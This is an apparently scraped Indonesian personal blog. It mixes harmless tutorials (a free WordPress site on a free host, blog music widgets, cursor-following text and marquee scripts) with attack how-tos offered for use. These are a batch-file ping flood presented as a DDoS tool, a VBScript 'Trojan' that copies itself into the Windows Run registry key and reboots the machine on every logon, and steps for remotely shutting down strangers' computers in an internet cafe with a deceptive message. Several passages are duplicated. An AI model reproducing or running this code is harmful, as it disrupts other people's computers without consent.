


Rabu, 30 Oktober 2013


Selasa, 29 Oktober 2013
CARA MEMBUAT WEBSITE GRATIS DAN MUDAH
CARA MEMBUAT WEBSITE GRATIS DAN MUDAH ~ Penggunaan website saat ini semakin hari semakin bertambah banyak hal ini terjadi karena kemajuan tehnologi dan tuntutan hidup pada jaman sekarang. Seiring dengan itu penyedia jasa pembuatan website murah juga tumbuh dan berkembang di mana mana. Website yang dalam bahasa Indonesia berarti situs web, merupakan suatu halaman web yang pada dasarnya berupa sebuah berkas baik itu berupa berkas gambar, tulisan, video dan lain sebagainya.
Nah jika anda ingin tahu cara membuat website gratis sendiri dengan mudah tanpa perlu menyewa jasa pembuatan website, maka perhatikanlah langkah-langkah yang ada di bawah.
Untuk mempermudah anda memahani cara membuat website sendiri di sini saya menggunakan sebuah hosting gratis yaitu idhostinger karena anda akan mendapatkan 2 GB disk space, 100GB Bandwidth secara cuma cuma selamanya dan anda dapat upgrade jika diperlukan.
Nah jika anda ingin tahu cara membuat website gratis sendiri dengan mudah tanpa perlu menyewa jasa pembuatan website, maka perhatikanlah langkah-langkah yang ada di bawah.
Untuk mempermudah anda memahani cara membuat website sendiri di sini saya menggunakan sebuah hosting gratis yaitu idhostinger karena anda akan mendapatkan 2 GB disk space, 100GB Bandwidth secara cuma cuma selamanya dan anda dapat upgrade jika diperlukan.

Cara Membuat Website gratis
1. Kunjungi situs idhostinger di www.idhostinger.com
2. Klik kotak Order Sekarang!
3. Isilah form pendaftaran dengan nama anda, email, password, isi kode yang terlihat, centang kotak kecil dan klik buat akun. Jika anda belum tahu cara membuat email gmail silahkan anda baca artikel cara membuat email

4. Buka email anda dan klik link verifikasi yang telah dikirimkan

5. Ada 3 pilihan hosting untuk anda, pilihlah yang gratis, klik order
6. Isi subdomain anda (jangan kurang dari 5 huruf), inilah yang akan menjadi bagian dari alamat anda nanti, pada kotak sebelah kanan pilih yang sesuai keinginan anda. setelah selesai isi semuanya, klik buat. Dan anda klik lagi tombol kelola.

 7. Dan sekarang anda berada pada Cpanel, cari tulisan penginstallan otomatis , lalu klik saja tulisan tersebut
9. Biarkan kotak bertuliskan install ke - (jangan diisi ), kemudian isi nama pengguna (boleh nama anda kalau bisa jangan menggunakan kata admin), isi password juga dan klik install wordpress 3.3.1., jika ada tampilan isi direktori akan ditimpa ? klik yes..., tunggulah prosesnya hingga selesai.
2. Klik kotak Order Sekarang!
3. Isilah form pendaftaran dengan nama anda, email, password, isi kode yang terlihat, centang kotak kecil dan klik buat akun. Jika anda belum tahu cara membuat email gmail silahkan anda baca artikel cara membuat email

4. Buka email anda dan klik link verifikasi yang telah dikirimkan
5. Ada 3 pilihan hosting untuk anda, pilihlah yang gratis, klik order

6. Isi subdomain anda (jangan kurang dari 5 huruf), inilah yang akan menjadi bagian dari alamat anda nanti, pada kotak sebelah kanan pilih yang sesuai keinginan anda. setelah selesai isi semuanya, klik buat. Dan anda klik lagi tombol kelola.


Cara membuat website sendiri

8. selanjutnya adalah pilih layanan website gratis dari wordpress
9. Biarkan kotak bertuliskan install ke - (jangan diisi ), kemudian isi nama pengguna (boleh nama anda kalau bisa jangan menggunakan kata admin), isi password juga dan klik install wordpress 3.3.1., jika ada tampilan isi direktori akan ditimpa ? klik yes..., tunggulah prosesnya hingga selesai.

10. Dan website gratis anda sudah jadi, anda dapat login ke website anda dengan cara meng-klik 'manage' pada cpanel atau klik saja nama domain misalnya namadomain.p.ht lalu pilih 'log in' (lihat bagian kanan bawah) dan isi username dan password.
Anda juga bisa masuk ke website anda dengan cara mengetik www.namadomain/wp-admin contoh nya www.namadomain.p.ht/wp-admin ataupun mengetik www.namadomain/wp-login.php dan anda akan masuk ke wordpress sebagai tanda bahwa anda telah berhasil membuat website sendiri. Saudara juga bisa membaca artikel cara membuat blog sendiri jika ingin membuat blog.

Silahkan anda berkreasi dengan menggunakan website anda tersebut, demikian cara membuat website gratis dan mudah, semoga dapat bermanfaat.
Cara Membuat DDOS Sendiri
Kali Ini Saya Akan Ajarkan Cara Membuat Tools Hacker Sendiri
Dengan Sederhana.
OK, Tanpa Basa Basi Lagi, Siap kan Alat-Alat Nya .
1. Notepad .
2. Script DDos .
Buka Notepad.
Copy & Paste Kan Script Di Bawah Ini :
@echo off
mode 67,16
title DDOS Attacking Server
color 0c
cls
echo ==================================
echo = Hacking Tools =
echo ==================================
echo.
echo ++++++++++++++++++++++++++++++++++
echo + Name : DDOS Attacking Server +
echo + Author : Muhammad Rizqullah Lucipto +
echo + Visite : rizqullah_75@yahoo.co.id +
echo ++++++++++++++++++++++++++++++++++
echo.
goto Next
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo **********************************
echo * Masukan IP / Host Target *
echo **********************************
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0b
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
3. Simpan Dengan Type "All Files" Dan Beri Nama Sesuka Anda Dengan Format .bat ( Contoh : Ddos.bat )
By : Muhammad Rizqullah Lucipto
Cara Membuat Virus Trojan
1. Buka Notepad | All Program > Notepad2. Copy Dan Pate Script Berikut Ke Notepad !
set FSobj=CreateObject(“Scripting.FileSystemObject”)
set sysDir = FSobj.GetSpecialFolder(1)
createRegKey “HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\dlRB”,sysDir&”\dlRB.vbs”
sub createRegKey(regKey,regVal)
set regEdit = CreateObject(“WScript.Shell”)
regEdit.RegWrite regKey,regVal
end sub
set generateCopy=FSobj.CreateTextFile(sysDir+”\dlRB.vbs”)
generateCopy.close
set newFile = FSobj.OpenTextFile(WScript.ScriptFullname,1)
setFile()
fixedCode=replace(fileData,chr(94),”"”")
set procreateCopy=FSobj.OpenTextFile(sysDir+”\dlRB.vbs”,2)
procreateCopy.write fixedCode
procreateCopy.close
rebootSystem()
function setFile()
fileData=”rem – ^dlRB^ by D.L.” &vbcrlf& _
“strComputer = ^.^ ” &vbcrlf& _
“Set objWMIService = GetObject(^winmgmts:^ _ ” &vbcrlf& _
“& ^{impersonationLevel=impersonate,(Shutdown)}!\\^ & strComputer & ^\root\cimv2^)” &vbcrlf& _
“Set colOperatingSystems = objWMIService.ExecQuery _ ” &vbcrlf& _
“(^Select * from Win32_OperatingSystem^)” &vbcrlf& _
“For Each objOperatingSystem in colOperatingSystems” &vbcrlf& _
“ObjOperatingSystem.Reboot()” &vbcrlf& _
“Next”
end function
function rebootSystem()
strComputer = “.”
Set objWMIService = GetObject(“winmgmts:” _
& “{impersonationLevel=impersonate,(Shutdown)}!\\” & strComputer & “\root\cimv2″)
Set colOperatingSystems = objWMIService.ExecQuery _
(“Select * from Win32_OperatingSystem”)
For Each objOperatingSystem in colOperatingSystems
ObjOperatingSystem.Reboot()
Next
end function
3. Kalau Sudah Simpah Filenya Dengan Extensi .VBS contoh BangKIKI.VBS ,Nyimpennya Harus All Files
4. Jangan Di Klik kalau Itu Komputer Pribadi Sendiri Gak Tanggung Jawab Kalau Keluar 1000 File Aneh
Catatan : Saya Tidak Bertanggung Jawab Atas Apa Yang Anda Lakukan Ini Hanya Materi Pembelajaran
Sekian Cara Membuat Virus Trojan , Semoga Bermanfaat Untuk Agan Sekalian
Virus Trojan By : Muhammad Rizqullah Lucipto
Cara Membuat Music Otomatis Di Blog
Music membuat kita nyaman disemua aktivitas kita, selain membuat nyaman music juga memberikan kesenangan sendiri ketika kita mendengarkannya, hal yang sama juga akan terjadi pada blog kita , ketika kita menyediakan Music di blog pengunjung juga akan lebih nyaman dan akan berlama-lama ada diblog kita, selain memberikan ketenangan kita juga akan mendapatkan Rank yang lebih bagus nantinya karena User yang Friendly , Cara memasang music diblog juga sangat gampang kok ,
Langsung aja kita ke TKP :
1. Pertama kita harus mengunjungi website penyedia Music : http://divine-music.info
2. Lalu lihat bagian header website tersebut , Klik Browse ALL
3. Pilih Artis atau Penyanyi yang ingin anda putar musicnya diblog
4. Setelah itu anda akan disuguhi Code HTML yang nantinya akan kita pasang diblog
Langsung aja kita ke TKP :
1. Pertama kita harus mengunjungi website penyedia Music : http://divine-music.info
2. Lalu lihat bagian header website tersebut , Klik Browse ALL
3. Pilih Artis atau Penyanyi yang ingin anda putar musicnya diblog
4. Setelah itu anda akan disuguhi Code HTML yang nantinya akan kita pasang diblog
Cara Membuat Tulisan Mengikuti Kursor Di Blog Anda
2. Klik Tata Letak >> Tambah Gadget >> Pilih HTML/Java Script.
3. Copy code berikut ke dalam box HTML/Java Script tadi
<style type='text/css'>
#outerCircleText {
font-style: italic;
font-weight: bold;
font-family: 'comic sans ms', verdana, arial;
color: #a4336a;
position: absolute;top: 0;left: 0;z-index: 3000;cursor: default;}
#outerCircleText div {position: relative;}
#outerCircleText div div {position: absolute;top: 0;left: 0;text-align: center;}
</style>
<script type='text/javascript'>
//<![CDATA[
;(function(){
// Your message here (QUOTED STRING)
var msg = "Tulis teks anda disini";
/* THE REST OF THE EDITABLE VALUES BELOW ARE ALL UNQUOTED NUMBERS */
// Set font's style size for calculating dimensions
// Set to number of desired pixels font size (decimal and negative numbers not allowed)
var size =20;
// Set both to 1 for plain circle, set one of them to 2 for oval
// Other numbers & decimals can have interesting effects, keep these low (0 to 3)
var circleY = 0.75; var circleX = 2;
// The larger this divisor, the smaller the spaces between letters
// (decimals allowed, not negative numbers)
var letter_spacing = 5;
// The larger this multiplier, the bigger the circle/oval
// (decimals allowed, not negative numbers, some rounding is applied)
var diameter = 15;
// Rotation speed, set it negative if you want it to spin clockwise (decimals allowed)
var rotation = 0.3;
// This is not the rotation speed, its the reaction speed, keep low!
// Set this to 1 or a decimal less than one (decimals allowed, not negative numbers)
var speed = 0.2;
////////////////////// Stop Editing //////////////////////
if (!window.addEventListener && !window.attachEvent || !document.createElement) return;
msg = msg.split('');
var n = msg.length - 1, a = Math.round(size * diameter * 0.208333), currStep = 20,
ymouse = a * circleY + 20, xmouse = a * circleX + 20, y = [], x = [], Y = [], X = [],
o = document.createElement('div'), oi = document.createElement('div'),
b = document.compatMode && document.compatMode != "BackCompat"? document.documentElement
:
document.body,
mouse = function(e){
e = e || window.event;
ymouse = !isNaN(e.pageY)? e.pageY : e.clientY; // y-position
xmouse = !isNaN(e.pageX)? e.pageX : e.clientX; // x-position
},
makecircle = function(){ // rotation/positioning
if(init.nopy){
o.style.top = (b || document.body).scrollTop + 'px';
o.style.left = (b || document.body).scrollLeft + 'px';
};
currStep -= rotation;
for (var d, i = n; i > -1; --i){ // makes the circle
d = document.getElementById('iemsg' + i).style;
d.top = Math.round(y[i] + a * Math.sin((currStep + i) / letter_spacing) * circleY - 15) +
'px';
d.left = Math.round(x[i] + a * Math.cos((currStep + i) / letter_spacing) * circleX) + 'px';
};
},
drag = function(){ // makes the resistance
y[0] = Y[0] += (ymouse - Y[0]) * speed;
x[0] = X[0] += (xmouse - 20 - X[0]) * speed;
for (var i = n; i > 0; --i){
y[i] = Y[i] += (y[i-1] - Y[i]) * speed;
x[i] = X[i] += (x[i-1] - X[i]) * speed;
};
makecircle();
},
init = function(){ // appends message divs, & sets initial values for positioning arrays
if(!isNaN(window.pageYOffset)){
ymouse += window.pageYOffset;
xmouse += window.pageXOffset;
} else init.nopy = true;
for (var d, i = n; i > -1; --i){
d = document.createElement('div'); d.id = 'iemsg' + i;
d.style.height = d.style.width = a + 'px';
d.appendChild(document.createTextNode(msg[i]));
oi.appendChild(d); y[i] = x[i] = Y[i] = X[i] = 0;
};
o.appendChild(oi); document.body.appendChild(o);
setInterval(drag, 25);
},
ascroll = function(){
ymouse += window.pageYOffset;
xmouse += window.pageXOffset;
window.removeEventListener('scroll', ascroll, false);
};
o.id = 'outerCircleText'; o.style.fontSize = size + 'px';
if (window.addEventListener){
window.addEventListener('load', init, false);
document.addEventListener('mouseover', mouse, false);
document.addEventListener('mousemove', mouse, false);
if (/Apple/.test(navigator.vendor))
window.addEventListener('scroll', ascroll, false);
}
else if (window.attachEvent){
window.attachEvent('onload', init);
document.attachEvent('onmousemove', mouse);
};
})();
//]]>
</script>
4. Save/Simpan dan lihat hasilnya.
Cara membuat hurup/kata/kalimat bergerak ke atas dan berhenti disaat kursor di arahkan ke hurup/kata/kalimat tersebut
1. Masuk ke blog anda.
2. Pilih/klik Menu Opsi Lainnya.
3. Klik Tata Letak.
4. Klik Tambahkan Gadget.
5. Tunggu sebentar,, Klik HTML/Java Srift.
6. Pastekan Kode berikut : <marquee onmouseover="this.stop()" onmouseout="this.start()" scrollamount="1" direction="up" width="50%" height="200" align="center">http://muhammad-rizqullah-lucipto.blogspot.com</marquee>
Kedalam kolom/Kotak Konten.
7. Klik Simpan.
Keterangan : - Tulisan/angka 1 warna merah adalah kecepatan teks.
- Tulisan Hijau, ganti dengan alamat blog anda.
Semoga Blog anda tambah menarik.
Kamis, 24 Oktober 2013
Cara Mematikan Komputer Orang Di Warnet
1. Buka Run (windows + r) ketik CMD Enter
2. Masukan Peritah shutdown.exe -i -m
3. Masukin IP Korban Yang Mau Lo Shutdown
4. Lo Masukin Pesan Kematian Dibawah Tentang Maintance atau apa
5. Lo pilih Restart Apa Shutdown Terserah Lo
Berikut Cara Matikan Komputer Orang di Warnet Semoga Bermanfaat
By : Muhammad Rizqullah Lucipto
Langganan:
Komentar (Atom)